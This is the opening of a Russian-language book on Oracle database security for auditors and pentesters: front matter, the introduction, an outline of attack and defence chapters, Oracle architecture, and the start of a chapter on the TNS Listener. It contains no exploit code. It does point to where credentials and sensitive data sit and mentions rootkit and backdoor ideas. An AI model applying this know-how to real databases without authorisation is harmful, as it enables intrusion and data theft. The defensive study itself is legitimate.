Поляков А. М.

Безопасность Oracle глазами аудитора: нападение и защита

Под редакцией И. Медведовского, к.т.н.,
генерального директора компании Digital Security

Москва, 2017

УДК 004.4
ББК 32.973.26-018.2
П49

П49 Поляков А. М.
Безопасность Oracle глазами аудитора: нападение и защита. – М.: ДМК Пресс, 2017. – 336 с.: ил.
ISBN 978-5-97060-469-4

Эта книга является первым исследованием, написанным отечественным автором, которое посвящено проблеме безопасности СУБД Oracle. Материал книги основан на практическом опыте автора, полученном им в результате проведения тестов на проникновение и обширной исследовательской деятельности в области безопасности СУБД.

Книга построена таким образом, что вначале читатель ставится на место потенциального злоумышленника и изучает все возможные способы получения доступа к базе данных, вплоть до поиска новых уязвимостей и написания эксплоитов. Получив достаточно знаний об основных уязвимостях СУБД и о способах проникновения, читатель переходит ко второй части книги, в которой подробно описаны методы защиты СУБД Oracle как с помощью безопасной конфигурации и следования стандартам (в частности, PCI DSS), так и при помощи дополнительных средств обеспечения ИБ.

Книга предназначена как специалистам по безопасности, так и сетевым администраторам, разработчикам и администраторам баз данных, а также всем тем, кто интересуется вопросами информационной безопасности.

УДК 004.4
ББК 32.973.26-018.2

ISBN 978-5-97060-469-4

Содержание

Благодарности

В первую очередь хочется поблагодарить весь рабочий коллектив компании Digital Security за помощь и поддержку, оказанную в процессе работы над материалом. И в частности, Илью Медведовского, под редакцией которого выходит данная книга, за то, что поддержал идею написания этой книги, дал возможность опубликовать ее, делился своим опытом и помогал преодолевать возникающие трудности. Свою благодарность хочу также выразить техническому редактору этой книги и моему коллеге Антону Карпову – за его работу по коррекции материала для данной книги. Отдельное спасибо Леониду Кацу, за редактирование иллюстраций к данной книге. И всем остальным сотрудникам.

Хочу выразить благодарность тем людям, без которых, возможно, я бы в свое время вообще не заинтересовался темой, которой посвящена эта книга. Это профессор Владимир Владимирович Платонов, благодаря которому я с большим энтузиазмом начал относиться к теме информационной безопасности, и мой преподаватель по базам данных, доцент Леонид Бушуев, благодаря которому, я впервые познакомился с СУБД Oracle и после чего решил заняться вопросами ее безопасности.

Нельзя не поблагодарить всех известных исследователей безопасности СУБД Oracle, на статьях и публикациях которых я рос в профессиональном плане. Это такие люди, как Дэвид Личфилд (David Litchfield), Пит Финниган (Pete Finnigan), Александр Корнбруст (Alexander Kornbrust) и др., чьи исследования всегда заставляли меня восхищаться ими. Они были и остаются для меня теми авторитетами, которые показывали, что всегда есть к чему стремиться, и не давали расслабиться ни на секунду.

И конечно же, хотел бы поблагодарить мою семью, близких друзей и любимую девушку за веру в меня и терпение, а также извиниться перед ними за то, что работа над книгой отняла у меня значительную часть времени, по праву принадлежащего им.

Предисловие от редактора

Уважаемый читатель!

В 2009 году исполняется 10-летний юбилей книги «Атака на Интернет». Все это время меня часто тревожил тот факт, что после того как тема информационной безопасности стала популярна и наш рынок буквально заполонили книги по информационной безопасности, подавляющее большинство из них, к сожалению, являлись простой компиляцией общеизвестных фактов и были написаны авторами, очень далекими от практики. При этом переводные издания представляли гораздо больший интерес. Возникает вопрос – неужели перевелись в России исследователи-практики, для которых вопросы анализа защищенности операционных систем и приложений не являются пустым звуком? На самом деле ответ лежит на поверхности. Несмотря на то что исследователей-одиночек довольно много, их деятельность эпизодична и, за редким исключением, скрыта от широкой общественности, а результаты малоизвестны в России, не говоря уж о Западе. Кроме того, на сегодняшний момент (рубеж 2008–2009 годов) в России и странах СНГ существует только один известный и получивший международное признание исследовательский центр, основной задачей которого является поиск и исследование новых уязвимостей. Речь идет о Digital Security Research Group (DSecRG), который был открыт и финансируется нашей компанией с середины 2007 года.

Откуда в этом случае взяться исследователям уязвимостей с большим практическим опытом, если их деятельность в России никому не нужна и не приносит им никаких дивидендов? При этом стоит обратить внимание на тот факт, что на Западе практически у каждой серьезной компании, работающей в области информационной безопасности (ИБ), обязательно есть свой исследовательский центр. Почему? Ответ опять же на поверхности. Специфика наших компаний, специализирующихся в области ИБ, – ориентация сугубо на внутренний рынок и самое главное – отсутствие у большинства российских консультантов (назвать их аудиторами не поднимается рука) необходимости в проведении квалифицированного технологического аудита информационной безопасности, основная цель которого – поиск уязвимостей в информационной системе компании. Ведь большинство подобных «аудиторов» в РФ – интеграторы. Интегратор по определению совершенно не заинтересован в проведении подобных углубленных технических проверок и имитации действий реальных злоумышленников – того, что называется активным аудитом. При реализации концепции активного аудита внутренней корпоративной сети компании применяется следующая модель нарушителя: аудитор получает только физический доступ к ресурсам и, не имея логических прав доступа, начинает искать и реализовывать уязвимости, последовательно проникая в систе-

му. Так вот, основной бизнес интегратора – разработка как можно более дорогостоящих решений и последующее их внедрение у заказчика. Наша же практика проведения активного аудита наглядно показывает (это подтверждается и международной практикой), что подавляющее большинство найденных в процессе аудита реальных проблем и уязвимостей закрываются практически бесплатно: установкой обновлений, тонкими настойками ОС и приложений, внедрением соответствующих процедур системы менеджмента ИБ. Очевидно, что такой аудит категорически противопоказан для интегратора – он просто испортит ему весь основной интеграционный бизнес. Именно поэтому интеграторы, вместо применения технологии активного аудита, обычно просто используют сканеры уязвимостей с дополнительным анализом настроек ОС и приложений. При этом понятно, что для анализа отчета современного сканера уязвимостей навыки квалифицированного аудитора не требуются.

И что в итоге? А в итоге на практике оказывается, что техническим аналитикам, обладающим «хакерскими навыками», то есть специалистам по поиску и реализации уязвимостей, просто негде работать и негде применять эти навыки на практике «в мирных целях».

Именно поэтому в России такой дефицит интересных практических книг, посвященных практике анализа защищенности, написанных отечественными авторами.

Мне, как автору первой и одной из наиболее популярных за последние 10 лет в России исследовательской книги по анализу защищенности, очень приятно передавать эстафету моим молодым коллегам из DSecRG. И я рад, что именно наша компания, Digital Security, имеет возможность быть тем местом, где увлеченные и талантливые молодые специалисты могут расти и развиваться. А в таланте сомневаться не приходится – уже за первые полгода работы исследовательского центра DSecRG получил благодарности от таких компаний, как Oracle, SAP, Alcatel и разработчиков таких известных продуктов, как Ruby.

Я уверен, что эта книга, основанная исключительно на практическом опыте автора из DSecRG, вызовет у вас безусловный интерес, предоставив обширный материал для размышлений о специфике защищенности систем управления базами данных.

Илья Медведовский, к.т.н.,
директор компании Digital Security

Введение

В настоящее время анализ защищенности корпоративных сетей все чаще показывает, что уровень обеспечения информационной безопасности заметно возрос: администраторы своевременно устанавливают системные обновления на рабочие станции и серверы, стандартные пароли на доступ к активному сетевому оборудованию встречаются все реже, сети сегментируют и разграничивают доступ, парольная политика во многих системах соблюдается. Однако существует еще ряд проблем, которым до сих пор не уделяется должного внимания. Одна из них – это защищенность корпоративных систем управления базами данных (СУБД).

Как известно, в корпоративных системах любая важная информация обычно хранится в базах данных, и конечной целью злоумышленника, как правило, является именно информация, находящаяся в них, которая зачастую важнее, чем права администратора на атакуемом сервере.

В этой книге будет детально рассмотрен вопрос безопасности СУБД Oracle, как наиболее распространенной среди существующих СУБД. Большинство книг, в которых уделяется внимание безопасности Oracle, рассматривают в основном механизмы установки и настройки существующих средств безопасности. Такие книги по большому счету являются переводами разделов технической документации, отвечающих за безопасность. В них рассматриваются основные вопросы, связанные с аутентификацией, шифрованием, разграничением доступа, но крайне мало внимания уделяется тому, *зачем* нужны эти механизмы и *как* на практике осуществляется реальное проникновение в базу данных, от которого необходимо уметь защищаться.

Как известно, чтобы понять, как защититься от злоумышленника, нужно хорошо знать и понимать методы его работы. Данная книга будет, прежде всего, отличаться своим подходом к рассмотрению проблемы. Основной акцент будет сделан на детальное объяснение практической стороны методов проникновения в СУБД; будут рассмотрены реальные примеры атак, реализованные автором на практике и подкрепленные детальным описанием проблемы. При этом речь идет не о простом перечне уязвимостей, а о системном подходе к вопросу проникновения в СУБД. Как итог, читатель сможет взглянуть на вопрос безопасности СУБД с точки зрения злоумышленника, что в итоге поможет ему настроить адекватную защиту.

О содержании

В первой части книги мы встанем на место злоумышленника, обладающего минимумом знаний об атакуемом сервере. После вводной главы, рассказывающей вкратце об архитектуре СУБД и основных ее компонентах (те, кто знаком с этими

основами, могут сразу перейти к следующим главам), мы рассмотрим все этапы проникновения в СУБД, не имея в ней логических прав. Во второй главе мы узнаем о проблемах сетевой безопасности СУБД Oracle и таких ее компонентов, как служба TNS Listener. После чего займемся вопросом подключения к СУБД, в частности, подбором SID (глава 3). Получив SID, мы сможем подбирать имена пользователей и пароли, о чем будет рассказано в главе 4. В главе 5 будут рассмотрены альтернативные способы получения доступа к СУБД через уязвимости в сервере приложений Oracle Application Server. После того как станет ясно, каким образом можно проникнуть в СУБД, используя различные уязвимости и ошибки конфигурации, описанные в первой части, мы перейдем ко второй части книги.

Во второй части мы возьмем за основу наличие доступа к СУБД с минимальными правами и изучим, какие действия можно совершить в этом случае. Сначала попробуем повысить свои права в СУБД и научимся писать собственные эксплоиты для повышения привилегий (главы 6, 9). Потом разберемся с уязвимостями алгоритма шифрования паролей (глава 7), после чего попробуем получить доступ к командной строке операционной системы и обеспечить себе в ней административные права (глава 8), а под конец научимся оставлять backdoor в СУБД и скрывать свое присутствие от администратора (глава 10).

В итоге, когда читатель поймет основные проблемы, связанные с защищенностью СУБД Oracle, он сможет осознанно и обоснованно применять существующие методы и механизмы защиты, о которых будет рассказано в третьей части книги. Третья часть начнется с общих советов по обеспечению безопасности СУБД как от внешних, так и от внутренних нарушителей (глава 11), после чего мы познакомимся с основными принципами проведения аудита и расследования инцидентов в Oracle (глава 12). И в заключение познакомимся с существующими требованиями стандартов безопасности, в частности PCI DSS, и рассмотрим основные моменты настройки СУБД Oracle на соответствие данному стандарту (глава 13).

Автор надеется, что после прочтения книги читатель не только сможет посмотреть на проблему со стороны злоумышленника и по-иному взглянуть на применение механизмов защиты, но и в итоге сам изобрести что-то новое для их совершенствования.

Основные термины и сокращения

Прежде чем мы начнем изучение Oracle, необходимо, чтобы всем были ясны некоторые основные термины, которые будут встречаться в тексте. Ниже приведен небольшой список основных терминов, которые будут использоваться по ходу книги.

- *ОС* – операционная система.
- *ФС* – файловая система.
- *ИС* – информационная система. Совокупность объектов, таких как: серверы, рабочие станции и активное оборудование, объединенные локальной сетью;

- *БД (DB)* – база данных. Совокупность данных, специально организованных для упрощения их извлечения.
- *СУБД (DBMS)* – система управления базами данных. Oracle – это СУБД.
- *Схема (Schema)* – набор объектов БД, куда входят таблицы, процедуры, функции, триггеры и пр.
- *DDL (Data Definition Language)* – язык описания данных. Команды этого языка предназначены для создания, изменения и удаления объектов схемы, а также для предоставления привилегий и назначения ролей, установки опций аудита и добавления комментариев в словарь данных.
- *DML (Data Manipulation Language)* – язык манипулирования данными. Команды этого языка позволяют строить запросы и оперировать с данными существующих объектов схемы. К DML-командам относятся: DELETE, INSERT, SELECT и UPDATE-команды.
- *Процедура* – это набор SQL- или PL/SQL-команд, который выполняет определенную задачу. Процедура может иметь входные параметры, но не имеет выходных.
- *Функция* – это совокупность SQL- или PL/SQL-команд, которая реализует определенную задачу. Функция отличается от процедуры тем, что возвращает какое-либо значение (процедура ничего не возвращает).
- *Хранимая процедура* – это предопределенный SQL-запрос, сохраненный в базе данных. Хранимые процедуры разрабатываются для эффективного выполнения запросов.
- *Программный блок* – относительно СУБД Oracle это программа, используемая для описания пакета, хранимой процедуры или последовательности.
- *Транзакция* – группа последовательных операций, которая представляет собой логическую единицу работы с данными. Транзакция может быть выполнена целиком либо успешно, соблюдая целостность данных и независимо от параллельно идущих других транзакций, либо не выполнена вообще, и тогда она не должна произвести никакого эффекта.
- *Запрос* – это транзакция «только для чтения». Запрос генерируется с помощью команды SELECT. Различие между обычной транзакцией и запросом состоит в том, что при запросе данные не изменяются.
- *Триггер* – это механизм, позволяющий создавать процедуры, которые будут автоматически запускаться при выполнении команд INSERT, UPDATE или DELETE.
- *Таблица* – основная единица хранения данных БД Oracle. Состоит из имени таблицы, строк и столбцов. Каждый столбец также имеет имя и тип данных. Таблицы хранятся в табличных пространствах.
- *Представление (view)* – не хранит никаких данных, оно лишь является результатом некой выборки данных. С представлениями можно делать те же операции, что и с таблицами (строить запросы, обновлять, удалять) без всяких ограничений.

История. Статистика

СУБД Oracle, как одна из самых старых СУБД, присутствующих на рынке, имеет длинную историю, начавшуюся в 1977 году и продолжающуюся до сих пор. В 1977 году Ларри Эллисон, Боб Майнер и Эд Оутс основали компанию Software Development Laboratories (SDL), предшественницу Oracle. В 1979 году SDL сменила имя на Relational Software, Inc. (RSI) и выпустила Oracle v2. Это была первая коммерческая система управления реляционными базами данных на основе языка запросов SQL. В 1982 году RSI вновь сменила свое имя и стала называться Oracle Systems; с этого момента началась долгая история уже компании Oracle.

С 15 марта 1986 Oracle Corporation выходит на биржу, а в 1997 году выходит версия Oracle 8 (8.0), которая отличалась повышенной надежностью, поддержкой большего числа пользователей и больших объемов данных.

Oracle 8.0 можно считать самой старой версией СУБД из тех, что могут встретиться в реальной жизни; шанс встретить предыдущие версии на текущий момент очень низок. Следующие версии СУБД уже часто встречаются в реальных системах, даты их выпуска приведены ниже в таблице.

Хронология выпуска версий СУБД Oracle

Год выпуска	Версия СУБД Oracle
1998	Oracle 8i Release 2 (8.1.6)
2000	Oracle 8i Release 3 (8.1.7)
2001	Oracle 9i Release 1 (9.0.1)
2004	Oracle 10g Release 1 (10.1.0)
2005	Oracle 10g Release 2 (10.2.0.1)
2007	Oracle 11g Release 1 (11.1.0.6)

Поскольку тема безопасности Oracle довольно обширна, для начала был проведен небольшой анализ того, на чем нужно сосредоточить большее внимание, а именно, какие версии СУБД наиболее распространены на данный момент и на каких операционных системах чаще устанавливают СУБД Oracle.

В результате проведенного анализа данных аудитов за последние 3 года была получена небольшая статистика, выявившая, что в 80% компаний так или иначе использовалась СУБД Oracle. Далее были выявлены наиболее распространенные версии СУБД Oracle (рис. 1-1).

Как оказалось, Oracle Database версии 9i до сих пор является самой актуальной, несмотря на то, что версия 10g вышла еще в 2004 году, а недавно уже вышла и 11-я версия. Следует отметить, что официальная поддержка версии Oracle 8i прекратилась в декабре 2006 года, и скоро та же участь постигнет и девятую версию. Это означает, что официальных заплаток на все новые уязвимости, найденные в этих версиях, выпущено не будет.

Была также составлена статистика по операционным системам, на которые обычно устанавливается СУБД Oracle. Как выяснилось, большинство СУБД Oracle было установлено на серверах под управлением ОС Windows и Linux (рис. 1-2).




Рис. 1-1. Процентное соотношение популярности различных версий СУБД Oracle




Рис. 1-2. Процентное соотношение ОС, на которые устанавливается СУБД Oracle, по данным статистики, собранной компанией Digital Security

Исходя из полученной статистики, дальнейший анализ безопасности было решено сосредоточить на наиболее распространенной на данный момент версии Oracle 9i, а также на версии 10g, которая уже в ближайшее время должна ее полностью заменить. Хоть в реальных системах на текущий момент СУБД Oracle 11-й версии почти не встречается, в книге о ней будет также немало рассказано, так как рано или поздно она займет свое место на серверах.

ЧАСТЬ I. АНАЛИЗ ЗАЩИЩЕННОСТИ СУБД ORACLE СНАРУЖИ

Глава 1. Архитектура СУБД

Система управления базами данных (СУБД) Oracle предназначена для одновременного доступа к большим объемам хранимой информации и манипуляции с ними. В СУБД есть два основных понятия, которые необходимо усвоить для понимания некоторых моментов данной книги, – это база данных и экземпляр. Если в двух словах, то база данных – это набор файлов в ОС, а экземпляр – процессы и память, причем одна база данных может быть доступна в нескольких экземплярах, а экземпляр единовременно обеспечивает доступ только к одной базе данных. Теперь рассмотрим эти понятия подробнее.

1.1. База данных

В базе данных есть два уровня представления данных: физический и логический. Физический уровень включает файлы баз данных, которые хранятся на диске, а логический уровень включает в себя табличное пространство, схемы пользователей. Рассмотрим эти уровни более подробно.

1.1.1. Физический уровень

База данных и экземпляр на физическом уровне представлены шестью типами файлов. К экземпляру относятся файлы параметров, в которых прописываются его характеристики. Основной файл – это файл init.ora, отвечающий за параметры инициализации экземпляра, такие как имя базы данных, ссылку на управляющие файлы и пр. Пример файла инициализации представлен на рис. 1.1.1-1.

Файлы базы данных

База данных как таковая представлена набором файлов разных типов, в которых собственно хранятся различные данные. Ниже кратко рассказано о том, что представляют собой эти типы файлов и чем файлы каждого типа могут быть нам полезны:

- *Файлы данных*. В этих файлах хранятся собственно сами данные в виде таблиц, индексов, триггеров и прочих объектов. Файлы данных являются наиболее важными во всей базе данных. В стандартной базе должно присутствовать минимум два файла данных: для системных данных (таблич-




Рис. 1.1.1-1. Фрагмент инициализационного файла init.ora

ное пространство **SYSTEM**) и для пользовательских данных (табличное пространство **USER**).

В табличном пространстве SYSTEM хранятся пароли всех пользователей в зашифрованном виде.

- *Файлы журнала повторного выполнения (redo logs).* Файлы журнала повторного выполнения очень важны для базы данных Oracle. В них записываются все транзакции базы данных. Они используются только для восстановления данных в самой базе при сбое экземпляра.

  В журналах повторного выполнения можно обнаружить множество критичной информации, о существовании которой рядовой администратор мог и не задуматься, в том числе и пароли пользователей.
- *Управляющие файлы.* В этих файлах определено местонахождение файлов данных и другая информация о состоянии базы данных. Управляющие файлы должны быть хорошо защищены. Наиболее важным является файл параметров инициализации экземпляра, потому что без него не удастся запустить экземпляр. Остальные файлы, такие как **LISTENER.ORA**, **SQLNET.ORA**, **PROTOCOL.ORA**, **NAMES.ORA** и пр., связаны с поддержкой сети и также очень важны.

В этих файлах можно обнаружить множество полезной информации для проникновения в СУБД.

- *Временные файлы.* Временные файлы используются для хранения промежуточных результатов действий над большим объемом данных в случае, если в оперативной памяти для этого не хватает места. Во временных файлах можно обнаружить содержимое временных таблиц и построенных по ним индексов. Временные файлы могут оказаться полезными в процессе расследования инцидентов или при восстановлении важной информации, удаленной из базы данных.
- *Файлы паролей.* Используются для аутентификации пользователей, выполняющих удаленное администрирование СУБД по сети. Более детально о них мы будем говорить позже.

Как видно, с точки зрения безопасности каждый приведенный выше тип файлов имеет большое значение.

1.1.2. Логический уровень

На логическом уровне находятся табличные пространства и схема БД, состоящая из таблиц, индексов, представлений, хранимых процедур и пр.

База данных разделяется на несколько логических частей, называемых табличными пространствами. Табличные пространства используются для логической группировки данных между собой для упрощения администрирования. Каждое табличное пространство состоит из одного или более файлов данных, которые физически могут располагаться на разных дисках.

В табличных пространствах, в свою очередь, находятся схемы – это своеобразные контейнеры хранимых в БД объектов. Каждая схема однозначно ассоциируется с определенным пользователем – владельцем этой схемы. В этих схемах уже находятся такие логические единицы, как таблицы, индексы, представления и хранимые процедуры.

1.2. Структуры памяти

Основных структур памяти на сервере Oracle три: глобальная область системы (SGA, или System Global Area), глобальная область процесса (PGA, или Process Global Area) и глобальная область пользователя (UGA, или User Global Area). Рассмотрим более подробно SGA, так как это наиболее важная область памяти, к которой обращаются все процессы Oracle.

В ОС UNIX область SGA реализована как сегмент разделяемой памяти – отдельный фрагмент памяти, к которому могут подключаться процессы. В ОС Windows экземпляр Oracle – это единый процесс с одним адресным пространством и область SGA выделяется как приватная память процесса ORACLE.EXE.

Область SGA разбита на несколько пулов, знания о которых нам пригодятся в дальнейшем, – это Java-pool, shared-pool, large-pool и null-pool.

- *Java-пул (Java-pool)* представляет собой фиксированный пул памяти, выделенный виртуальной машине JVM для запуска Java-процедур. В случае если на Java-пул выделено недостаточно памяти, мы не сможем выполнять Java-процедуры (об этом будет рассказано позже).
- *Разделяемый пул (shared-pool).* В разделяемом пуле сервер Oracle кеширует различные результаты разбора запроса, в которых присутствуют разделяемые курсоры, хранимые процедуры, объекты состояния и пр. Перед повторным разбором запроса сервер Oracle просматривает разделяемый пул в поисках готового результата.
- *Большой пул (large-pool).* Большой пул назван так потому, что используется для выделения фрагментов памяти больших объемов, чем те, для управления которыми создавался разделяемый пул.
- *Неопределенный пул (null-pool).* Сюда относится память, выделенная под буферы блоков, буфер журнала повторного выполнения и под «фиксированную область SGA».

Значения размера пулов определяются в файле init.ora такими параметрами, как: JAVA_POOL_SIZE, SHARED_POOL_SIZE, LARGE_POOL_SIZE, DB_BLOCK_BUFFERS и пр. Вот вкратце основная информация о структурах памяти СУБД Oracle, которая понадобится для понимания материала.

На заметку: область SGA хранит в себе множество важных данных, с которыми напрямую работает СУБД. В случае возможности модификации данных в SGA можно реализовать руткит, обнаружить который будет достаточно сложно.

1.3. Процессы

Кроме понятия разделяемой памяти в определение экземпляра входят процессы, о которых мы сейчас и поговорим. В экземпляре Oracle есть три класса процессов (или потоков, здесь и далее, если речь идет об ОС Windows):

1. *Серверные процессы.* Они выполняют запросы клиентов, а именно – составляют план выполнения SQL-запроса, находят необходимые данные и реализуют его.
2. *Фоновые процессы.* Это процессы, которые начинают выполняться при запуске экземпляра и решают различные задачи поддержки базы данных. Они выполняют разнообразные задачи, обеспечивающие работу СУБД, такие как: поддержка буферного кэша, копия заполненного файла оперативного журнала повторного выполнения в архив, очистка всех структур, используемых завершившимися процессами, и т.д. Все эти процессы работают в координации друг с другом.
3. *Подчиненные процессы.* Подчиненные процессы ввода-вывода используются для эмуляции асинхронного ввода-вывода в системах или на устройствах, которые его не поддерживают.

1.4. Прочие компоненты СУБД

Основные моменты касательно архитектуры СУБД Oracle, а точнее ее главного процесса, мы рассмотрели в предыдущем разделе. Но это не все, программный комплекс Oracle database состоит кроме основного серверного процесса СУБД еще из ряда дополнительных компонентов. Перечислим основные компоненты СУБД:

- *Oracle сервер* – основной процесс СУБД;
- *Сетевые компоненты* – TNS-Listener и SQL*Net-программы;
- *Oracle Enterprise Manager* – графический интерфейс для администрирования СУБД Oracle;
- *Oracle intelligent agents* – набор программ, организующих взаимодействие между Oracle Enterprise Manager и сервером Oracle и утилитами;
- *прочие утилиты:*
  - *SQL*Plus* – основной интерфейс для работы с СУБД Oracle. С его помощью можно соединяться с СУБД и выполнять SQL-команды, а также PL/SQL-программы;
  - *Oracle-installer* – приложение, позволяющее производить установку необходимых пакетов, а также удаление ненужных;
  - *SQL*Loader* используется для загрузки БД из файлов;
  - *ODBC и сетевые компоненты Oracle* состоят из сетевых программ и утилит, необходимых для связи с Oracle-сервером по сети. Сетевые компоненты включают сетевой сервер и адаптеры сетевых протоколов.

Наиболее важным из перечисленных компонентов является TNS-Listener (в дальнейшем – служба Листенера). Этот компонент отвечает за все, что касается сетевого взаимодействия с СУБД. Когда запускается экземпляр СУБД, он получает связь со службой Листенера. В дальнейшем, когда клиент желает получить доступ к базе данных, он подсоединяется к этой службе, которая, в свою очередь, перенаправляет запросы в серверный процесс. Аналогично, в случае если главному процессу Oracle необходимо запустить внешнюю процедуру, то он сначала подсоединяется к службе Листенера, которая, в свою очередь, запускает процесс extproc, занимающийся запуском внешних процедур.

1.5. Заключение

Выше мы рассмотрели основные части СУБД Oracle, такие как: файлы, структуры памяти, процессы (или потоки – в зависимости от базовой ОС), а также дополнительные компонены сервера Oracle. На этом мы закончим нашу краткую вводную главу и перейдем к основной теме данной книги – безопасности Oracle, начав с сетевой безопасности, а именно – с упомянутой выше службы Листенера.

1.6. Полезные ссылки

1. Thomas Kyte. Oracle «Expert One-on-One Oracle» (англ.). http://www.amazon.com/Expert-One-One-Oracle-Thomas/dp/1590592433
2. Том Кайт. «Oracle для профессионалов» (рус.).

Глава 2. Анализ защищенности службы TNS Listener

Последовательный подход к вопросу безопасности СУБД является довольно разумным и именно его решено придерживаться в этой книге, поэтому начнем с ситуации, когда у нас нет никакой информации о системе, к которой мы пытаемся получить доступ, равно как и никаких логических прав. Единственное, за что мы можем «зацепиться» в таком случае, это открытые порты сервера, на котором функционирует СУБД. Oracle обладает как минимум одним сетевым сервисом, который обеспечивает сетевое функционирование СУБД и, как правило, всегда запущен, – это сетевая служба TNS Listener (далее – Листенер).

Разумеется, возможна ситуация, когда на сервере установлены дополнительные компоненты системы, такие как Oracle Application Server и прочие сервисы (об атаках на них будет рассказано в главе 5), но сейчас нас интересует самая типичная ситуация. И первое, с чем нужно ознакомиться как злоумышленнику, так и администратору, имеющим дело с Oracle, это с Листенером.

Листенер Oracle – компонент сетевого доступа к СУБД Oracle. Это отдельный процесс, который принимает по своему протоколу клиентские запросы на соединение и направляет их для обработки в соответствующий серверный процесс СУБД. Листенер поддерживает соединения по протоколам SNMP и SSL. Обычно атаки на Листенер рассматриваются как первый этап цепочки атак на СУБД. Соответственно, вероятность компрометации СУБД в большой степени зависит от правильной конфигурации Листенера. Незащищенный (неправильно сконфигурированный с точки зрения безопасности) Листенер предоставляет нарушителю возможность осуществления огромного спектра атак, включая удаленное выполнение команд и атаки типа «отказ в обслуживании».

2.1. Описание службы Листенера

Сетевая служба TNS Listener – достаточно мощный инструмент, почти полностью контролирующий доступ к СУБД и предоставляющий возможность доступа к командам ОС. Листенер состоит из двух исполняемых и нескольких конфигурационных файлов.

Исполняемые файлы tnslsnr и lsnrctl расположены в директории $ORACLE_HOME/bin (переменная $ORACLE_HOME отображает путь к директории, в которую установлена СУБД). Конфигурационные файлы расположены в директории $ORACLE_HOME/network/admin. Рассмотрим подробнее назначение этих файлов.

Tnslsnr

Сердце Листенера, отвечающее за весь основной функционал службы, – процесс tnslsnr, который выполняет роль прокси-сервера и перенаправляет запросы от клиента непосредственно к СУБД. Процесс tnslsnr по умолчанию запускается с привилегиями пользователя Oracle в ОС UNIX и с привилегиями пользователя Local System в ОС Windows NT/2000/2003. Так как учетная запись «oracle», создаваемая при установке СУБД на UNIX-системах, не имеет административных привилегий, риск поставить под угрозу весь сервер при компрометации Листенера в UNIX-системах по умолчанию ниже.

Lsnrctl

Lsnrctl является консольной утилитой, используемой для администрирования Листенера. С ее помощью можно управлять Листенером как локально, так и удаленно. Команды управления включают в себя возможность настройки протоколирования событий, смены пароля или удаленного перезапуска Листенера.

Sqlnet.ora

Этот конфигурационный файл отвечает за сетевые настройки Листенера. В нем нас прежде всего интересуют опции, связанные с безопасностью, – это настройки шифрования передачи данных, аутентификации и разграничения прав доступа к Листенеру по IP-адресам (Valid Node Checking). О большинстве из этих настроек будет подробнее сказано в главе 11.

Listener.ora

